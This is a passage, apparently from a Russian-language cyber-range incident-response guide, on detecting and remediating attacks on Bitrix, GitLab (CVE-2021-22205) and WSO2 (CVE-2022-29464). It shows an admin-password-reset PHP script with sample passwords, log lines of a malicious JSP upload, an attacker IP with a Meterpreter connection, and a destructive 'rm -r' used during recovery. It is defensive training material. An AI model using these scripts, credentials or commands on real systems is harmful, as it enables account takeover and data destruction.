


Рис. 3.12: Интерфейс главной страницы сайта компании после использования полезной нагрузки

Для входа в аккаунт необходимо добавить приписку «bitrix» 10.10.1.33/bitrix к адресу веб-сервера. Веб-сервер выдаст ошибку при попытке входа в панель администратора с параметрами доступа из таблицы или из файла в формате PDF на машине реагирования с параметрами подключения(рис. 3.13).




Рис. 3.13: Ошибка авторизации в аккаунт администратора

Если подключиться на сервер Bitrix по протоколу SSH, то в директории веб-сервера можно обнаружить скрипт `password_recovery.php`.

Код данного скрипта представлен на скриншоте (рис. 3.14).

```
FreeRDP: 10.140.2.153
root@bitrix:/var/www/html
<?
require($_SERVER['DOCUMENT_ROOT']."/bitrix/header.php");
echo $USER->Update(1, array["PASSWORD"=>'bitrix123456']);
echo $USER->LAST_ERROR;
require($_SERVER['DOCUMENT_ROOT']."/bitrix/footer.php");
?>
~
```

Рис. 3.14: Код скрипта для сброса пароля от панели администратора

Указанный скрипт сбрасывает пароль администратора при получении GET-запроса, изменяет на пароль, заданный в данном скрипте. В первую очередь необходимо изменить пароль от панели администрирования. Для внесения изменений открыть файл `/var/www/html/password_recovery.php` в любом текстовом редакторе (например, с помощью команды `nano /var/www/html/password_recovery.php`).

В строке 3 в поле с одинарными кавычками необходимо прописать другой удобный пароль, можно использовать старый пароль `qwe123!@#`(рис. 3.15).

```
<?
require($_SERVER['DOCUMENT_ROOT']."/bitrix/header.php");
echo $USER->Update(1,array("PASSWORD"=>'qwe123!@#'));
echo $USER->LAST_ERROR;
require($_SERVER['DOCUMENT_ROOT']."/bitrix/footer.php");
?>
~
```

Рис. 3.15: Новый пароль в файле password_recovery.php

Для изменения пароля администратора подключиться к веб-серверу, в ссылке указать название данного файла – http://10.10.1.33/password_recovery.php. Далее войти в панель администрирования сайта с паролем, который указан в файле password_recovery.php. При успешном выполнении входа обязательно удалить данный файл с помощью команды `rm /var/www/html/password_recovery.php`.

После восстановления доступа к панели администрирования можно приступить к восстановлению сайта после использования полезной нагрузки.

Необходимо подключиться по протоколу SSH к веб-серверу. В директории `/var/bitrix_backups` находится резервная копия веб-сервера.

В первую очередь необходимо удалить все файлы в директории взломанного веб-сервера с помощью команды `rm -r /var/www/html/*`. Далее файл резервной копии, выделенный на скриншоте(рис. 3.16), разархивировать в директорию `/var/www/html` с помощью команды `tar xvzf /var/bitrix_backups/Bitrix_full_backup.tar.gz -C /var/www/html`.

```
root@bitrix:/var# cd bitrix_backups/
root@bitrix:/var/bitrix_backups# ls
Bitrix_full_backup.tar.gz Bitrix_sitemanager_DB.tar.gz
root@bitrix:/var/bitrix_backups# ..
... команда не найдена
root@bitrix:/var/bitrix_backups# cd ..
root@bitrix:/var# cd www/html/
root@bitrix:/var/www/html# rm -r *
root@bitrix:/var/www/html# ls
root@bitrix:/var/www/html# cd ..
root@bitrix:/var/www# cd ..
root@bitrix:/var# cd bitrix_backups/
root@bitrix:/var/bitrix_backups# ls
Bitrix_full_backup.tar.gz Bitrix_sitemanager_DB.tar.gz
root@bitrix:/var/bitrix_backups# tar xvzf Bitrix_full_backup.tar.gz -C /var/www/html/
```

Рис. 3.16: Резервная копия веб-сервера

3.1.7 Устранение уязвимости CVE-2022-27228

3.1.7.1 Закрытие LPE

Для устранения LPE используются два подхода[3]: - удалить SUID-бит у файла /var/www/html/apache_restart с помощью команды chmod -s /var/www/html/apache_restart; - удалить файл /var/www/html/apache_restart с помощью команды rm /var/www/html/apache_restart(рис. 3.17).

```
user@bitrix:/var/www/html$ sudo chmod -s apache_restart
[sudo] пароль для user:
Попробуйте ещё раз.
[sudo] пароль для user:
user@bitrix:/var/www/html$ rm apache_restart
rm: удалить защищённый от записи обычный файл 'apache_restart'? у
rm: невозможно удалить 'apache_restart': Отказано в доступе
user@bitrix:/var/www/html$ sudo rm apache_restart
user@bitrix:/var/www/html$ █
```

Рис. 3.17: Устранение LPE

3.1.7.2 Закрытие уязвимости CVE-2022-27228

После закрытия локального повышения привилегий можно приступить к закрытию уязвимости CVE-2022-27228.

Для закрытия уязвимости, например, можно создать файл .htaccess в директории /var/www/html/bitrix/tools/vote.

Данный файл задает правила работы веб-сервера для конкретного каталога и подкаталогов.

Необходимо в файле .htaccess(рис. 3.18) прописать команду, отклоняющую все запросы к директории vote: deny from all(рис. 3.19).

```
root@bitrix:/var/www/html/bitrix/tools/vote# ls
uf.php  vote chart.php
root@bitrix:7/var/www/html/bitrix/tools/vote# touch .htaccess
root@bitrix:/var/www/html/bitrix/tools/vote# vim .htaccess █
```

Рис. 3.18: Создание файла .htaccess



```
FreeRDP: 10.140.2.153
root@bitrix: /var/www/html/bitrix/tools/vote
deny from all
```

Рис. 3.19: Содержимое файла .htaccess

3.2 Атака на GitLab

3.2.1 Обнаружение средствами ViPNet IDS NS

Обнаружение уязвимости в сетевом трафике в ViPNet IDS NS[6] успешно определяется с использованием метода сигнатурного анализа файлов, что приводит к регистрации инцидента информационной безопасности с высоким уровнем важности (обозначен красной меткой).

Для данной уязвимости в ViPNet IDS NS[6] установлено правило, которое обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote ExifTool Command Injection (CVE-2021-22205).

Следует отметить, что сущность уязвимостей под идентификаторами CVE-2021-22204 и CVE-2021-22205 фактически одинакова (рис. 3.20 - рис. 3.21).




Рис. 3.20: Событие ViPNet IDS NS, указывающее на уязвимость




Рис. 3.21: Событие ViPNet IDS NS, указывающее на уязвимость

Заполним карточку второго инцидента. (рис. 3.22).




Рис. 3.22: Карточка второго инцидента

3.2.2 Устранение уязвимости

Устранение уязвимости можно осуществить обновлением версии Gitlab[4] до версии 13.10.3 и выше.

Данная уязвимость исправлена разработчиками в версиях 13.10.3 и выше, в связи с чем для закрытия уязвимости достаточно обновить версию GitLab на более актуальную. Файл обновления на версии 13.10.3 находится в специальной папке на машине участника группы реагирования. Необходимо переместить данный файл на машину с уязвимым сервисом Gitlab, после чего можно переходить к процессу обновления.

После подключения к серверу Gitlab по протоколу SSH необходимо получить привилегии sudo-пользователя.

Для обновления до версии 13.10.3 следует перейти в папку нахождения файла обновления(рис. 3.23) и выполнить команду: sudo dpkg -i «название файла_обновления»




Рис. 3.23: Папка нахождения файла обновления

С помощью команды dpkg будет установлен файл обновления *.DEB(рис. 3.24).

```
user@ampire-gitlab:~$ sudo dpkg -i gitlab-ce_13.10.3-ce_0_amd64.deb
dpkg: considering removing gitlab-ee in favour of gitlab-ce ...
dpkg: gitlab-ee is not properly installed; ignoring any dependencies on it
dpkg: yes, will remove gitlab-ee in favour of gitlab-ce
(Reading database ... 213982 files and directories currently installed.)
Preparing to unpack gitlab-ce_13.10.3-ce_0_amd64.deb ...
gitlab preinstall: Automatically backing up only the GitLab SQL database (excluding everything else!)
```

Рис. 3.24: Инициализация установки обновления Gitlab

В результате обновление будет успешно установлено, сервер Gitlab будет автоматически перезапущен(рис. 3.25).




Рис. 3.25: Инициализация установки обновления Gitlab

Следует отметить, что индикатор устранения уязвимости не изменится, пока не будет устранено последствие в виде вредоносного соединения.

3.2.3 Устранение последствия Meterpreter-сессия

Цель данной полезной нагрузки – получение нарушителем Meterpreter-сессии с уязвимым сервером.

Обнаружить данную полезную нагрузку можно с помощью утилиты ss с ключами t и r. В случае установления соединения на уязвимой машине появится сокет с машиной нарушителя(рис. 3.26).

В Linux у процесса имеется уникальный идентификатор PID. При создании каждому процессу автоматически присваивается PID.

Для прерывания соединения с машиной нарушителя необходимо принудительно остановить процесс с помощью команды kill вместе с номером процесса(рис. 3.27).

Для устранения данной полезной нагрузки необходимо: 1) выполнить команду

ss -tp для обнаружения активных соединений; 2) с помощью команды sudo kill завершить процесс, устанавливающий соединение с хостом нарушителя.

```
user@ampire-gitlab: ~
user@ampire-gitlab:~$ ss -tp
State Recv-Q Send-Q Local Address:Port          Peer Address:Port
ESTAB  0      0      10.10.2.18:56498           195.239.174.11:55559
ESTAB  0      0      10.10.2.18:ssh             10.10.2.254:25343
ESTAB  0      64     10.10.2.18:ssh             10.10.2.254:3113
user@ampire-gitlab:~$ ss -tp
[sudo] password for user:
State Recv-Q Send-Q Local Address:Port          Peer Address:Port
ESTAB  0      0      127.0.0.1:9121            127.0.0.1:44826
users:(("redis_exporter",pid=32524,fds=7))
ESTAB  0      0      10.10.2.18:56498           195.239.174.11:55559
users:(("ljq4kz",pid=4678,fds=3))
ESTAB  0      0      127.0.0.1:45130           127.0.0.1:9229
users:(("prometheus",pid=32509,fds=25))
ESTAB  0      0      127.0.0.1:9100            127.0.0.1:38250
users:(("node_exporter",pid=32417,fds=7))
ESTAB  0      0      127.0.0.1:9187            127.0.0.1:51762
users:(("postgres_export",pid=32424,fds=8))
ESTAB  0      0      127.0.0.1:51762           127.0.0.1:9187
users:(("prometheus",pid=32509,fds=20))
ESTAB  0      0      127.0.0.1:44826           127.0.0.1:9121
users:(("prometheus",pid=32509,fds=7))
ESTAB  0      0      127.0.0.1:9168            127.0.0.1:44518
users:(("gitlab-exporter",pid=32339,fds=10))
ESTAB  0      0      10.10.2.18:ssh             10.10.2.254:25343
users:(("sshd",pid=18034,fds=3),("sshd",pid=17973,fds=3))
ESTAB  0      0      127.0.0.1:57600           127.0.0.1:9236
users:(("prometheus",pid=32509,fds=22))
ESTAB  0      0      127.0.0.1:44556           127.0.0.1:9168
users:(("prometheus",pid=32509,fds=27))
ESTAB  0      0      127.0.0.1:48420           127.0.0.1:8082
users:(("prometheus",pid=32509,fds=29))

user@ampire-gitlab:~$
```

Рис. 3.26: Проверка наличия сокета с узлом нарушителя

```
user@ampire-gitlab: ~
user@ampire-gitlab:~$ ss -tp
State Recv-Q Send-Q Local Address:Port          Peer Address:Port
ESTAB  0      0      127.0.0.1:9229            127.0.0.1:45130
users:(("gitlab-workhorse",pid=32328,fds=10))
ESTAB  0      0      127.0.0.1:9236            127.0.0.1:57600
users:(("gitaly",pid=32320,fds=11))
ESTAB  0      0      127.0.0.1:8082            127.0.0.1:48420
users:(("bundle",pid=32535,fds=76))
ESTAB  0      0      127.0.0.1:9093            127.0.0.1:40638
users:(("alertmanager",pid=32336,fds=9))
ESTAB  0      0      127.0.0.1:46184           127.0.0.1:9090
users:(("prometheus",pid=32509,fds=23))
ESTAB  0      0      10.10.2.18:ssh             10.10.2.254:3113
users:(("sshd",pid=22354,fds=3),("sshd",pid=22234,fds=3))
ESTAB  0      0      127.0.0.1:45534           127.0.0.1:8060
users:(("prometheus",pid=32509,fds=21))
ESTAB  0      0      127.0.0.1:8060            127.0.0.1:45534
users:(("nginx",pid=32412,fds=14))
ESTAB  0      0      127.0.0.1:40638           127.0.0.1:9093
users:(("prometheus",pid=32509,fds=28))
ESTAB  0      0      127.0.0.1:9090            127.0.0.1:46184
users:(("prometheus",pid=32509,fds=26))
ESTAB  0      0      127.0.0.1:9168            127.0.0.1:44534
users:(("gitlab-exporter",pid=32339,fds=8))
ESTAB  0      0      10.10.2.18:ssh             10.10.2.18:35926
users:(("nginx",pid=32412,fds=15))
ESTAB  0      0      127.0.0.1:38250           127.0.0.1:9100
users:(("prometheus",pid=32509,fds=10))
ESTAB  0      0      127.0.0.1:44518           127.0.0.1:9168
users:(("prometheus",pid=32509,fds=19))
ESTAB  0      0      127.0.0.1:9168            127.0.0.1:44556
users:(("gitlab-exporter",pid=32339,fds=11))
ESTAB  0      0      127.0.0.1:44514           127.0.0.1:9168
users:(("prometheus",pid=32509,fds=24))
ESTAB  0      0      10.10.2.18:35926          10.10.2.18:http
users:(("python3",pid=973,fds=3))
user@ampire-gitlab:~$ kill 4678
-bash: kill: (4678) - Operation not permitted
user@ampire-gitlab:~$ sudo kill 4678
user@ampire-gitlab:~$ sudo ss -tp
user@ampire-gitlab:~$
```

Рис. 3.27: Закрытие узла нарушителя

3.3 Атака на WSO2 API-Manager

3.3.1 Обнаружение средствами ViPNet IDS NS

Сетевой сенсор ViPNet IDS NS[6] во время атаки фиксирует несколько инцидентов информационной безопасности, направленных на уязвимый сервер(рис. 3.28).

Рис. 3.28: Событие ViPNet IDS NS

Специфическое правило, идентифицированное как ET POLICY Executable and linking format (ELF) file download, выявляет потенциально рискованную активность, связанную с загрузкой файлов в формате ELF. Такой формат нередко используется нарушителями для отправки с их помощью полезной нагрузки. Указанный формат является стандартным для исполняемых файлов в UNIX-подобных операционных системах. Правило определено с использованием сигнатур, а также указывает направление трафика, содержание пакета и другие детали(рис. 3.29).

Тер `classtype: policy-violation` указывает на то, что данное событие связано с нарушением политики информационной безопасности. Такие события могут

указывать на активности, которые могут представлять риск для безопасности системы.

The screenshot shows the ViPNet IDS NS web interface. On the left, there's a sidebar with navigation links like Monitoring, Dashboard, Events, Reports, Management, Network Environment, Analysis Methods, Rules, Notification, Integration, System Management, Network Settings, Date and Time, Accounts, Backup, Service Features, Audit, and Audit Log. The main area is titled 'Events' and shows a table of recent events. One specific event is highlighted in blue:

Date and t...	Event code	Rule name	Class	Protocol	Source IP a...	Source...	Destination...	Destin...	Direction
17.52.26.225 ...	324840	1 AM EXPLOIT [ET] WSO2 Multiple P...	web-appl...	TCP	10.10.1.33	47098	10.10.2.27	9763	会 - 金
17.52.26.766 ...	3121915	1 ET POLICY Executable and linking f...	policy-viol...	TCP	195.239.174...	5561	10.10.2.27	56030	会 - 金

To the right of the event table is a detailed view of the selected event (Event 17:52:26.766 10/13). It includes sections for General information, Analysis rule, and Description of vulnerabilities. The General information section shows details like Date and time (17.52.26.766 10/13/2025), Capture interface (eth2), Severity (High), Event type (Signature event), Protocol (TCP), and Event code (3121915). The Analysis rule section shows the rule name (ET POLICY Executable and linking format (ELF) file download var1) and its description (This rule detects information security policy violations). The Description of vulnerabilities section contains several URLs related to the exploit and the ELF file format.

Рис. 3.29: Событие ViPNet IDS NS, указывающее на загрузку подозрительного файла в формате ELF

3.3.2 Обнаружение средствами Security Onion

Для обнаружения последствий эксплуатации с помощью Security Onion[7] следует использовать утилиту Squert – визуальный инструмент, предоставляющий дополнительный контекст для событий с помощью метаданных. В веб-интерфейсе Squert отображается перечень идентифицированных событий. В списке зарегистрированных событий можно обнаружить факт эксплуатации уязвимости, используемой в ходе атаки.

События практически аналогичны тем, которые зафиксированы сенсором ViPNet IDS NS.

При анализе события ET WEB_SERVER WebShell Generic – ASP File Uploaded можно обнаружить факт загрузки backdoor, инициализирующего reverse shell и закодированную полезную нагрузку, которая в итоге приведет к установке

вредоносного соединения через файл payload.elf(рис. 3.30).

Рис. 3.30: Post-запрос к вредоносному JSP-файлу

3.3.3 Обнаружение средствами ОС

Уязвимость позволяет загружать произвольные JSP-файлы на сервер без проверки подлинности с последующим удаленным выполнением кода. Обнаружение эксплуатации можно осуществить проверкой наличия в логах `/var/log/wso2_http_access.log` сообщения о загрузке файла. Просмотреть журнал событий можно с помощью команды: `cat /var/log/wso2_http_access.log`

В данном журнале отображена запись о загрузке файла методом POST, последующее обращение к данному файлу приводит к удаленному исполнению кода и получению сессии с машиной нарушителя. В связи с нахождением данного узла в зоне Data Center IP-адрес машины, с которой проходят вредоносные запросы, будет соответствовать IP-адресу машины в зоне DMZ, который первый в цепочки атаки(рис. 3.31).

```
10.10.1.33 - - [13/Oct/2025:21:52:25 +0700] POST /fileupload/toolsAny HTTP/1.1 200 32 - python-requests/2.28.1 0.247  
10.10.1.33 - - [13/Oct/2025:21:53:25 +0700] GET /authenticationendpoint/exploit.jsp HTTP/1.1 200 3 - python-requests/2.28  
.1 45.045
```

Уязвимость CVE-2022-29464(рис. 3.32).

The screenshot shows the 'AM Threat Intelligence Portal – Zen Browser' interface. In the top navigation bar, there are links for 'Дашборд' (Dashboard), 'TI Lookup', 'URL Checker', 'О Продукте' (About Product), 'Тарифы' (Tariffs), and 'Помощь' (Help). The main search bar contains the text '/AMTIP' and a placeholder 'Поиск по ИОС'. Below the search bar, the title 'Результаты поиска по ИОС' is followed by 'CVE-2022-29464'. A horizontal menu bar includes 'Основное' (Main), 'Правила обнаружения вторжений' (Attack detection rules), 'Взаимосвязи' (Relationships), 'Граф' (Graph), and 'Обзор CVE-2022-29464' (Overview of CVE-2022-29464). The overview section contains the following information:

- Название уязвимости:** WSO2 RCE
- Описание уязвимости:** Уязвимость платформы для интеграции интерфейсов прикладного программирования, приложений и веб-служб WSO2 связана с возможностью загрузки произвольного JSP-файла на сервер. Эксплуатация уязвимости может позволить нарушителю, действующему удаленно, выполнить произвольный код.
- Рекомендации по нейтрализации:**
 - обновление версии API-Manager до версии 4.1.0 Beta Release;
 - изменение параметра загрузки ресурсов в конфигурационном файле.

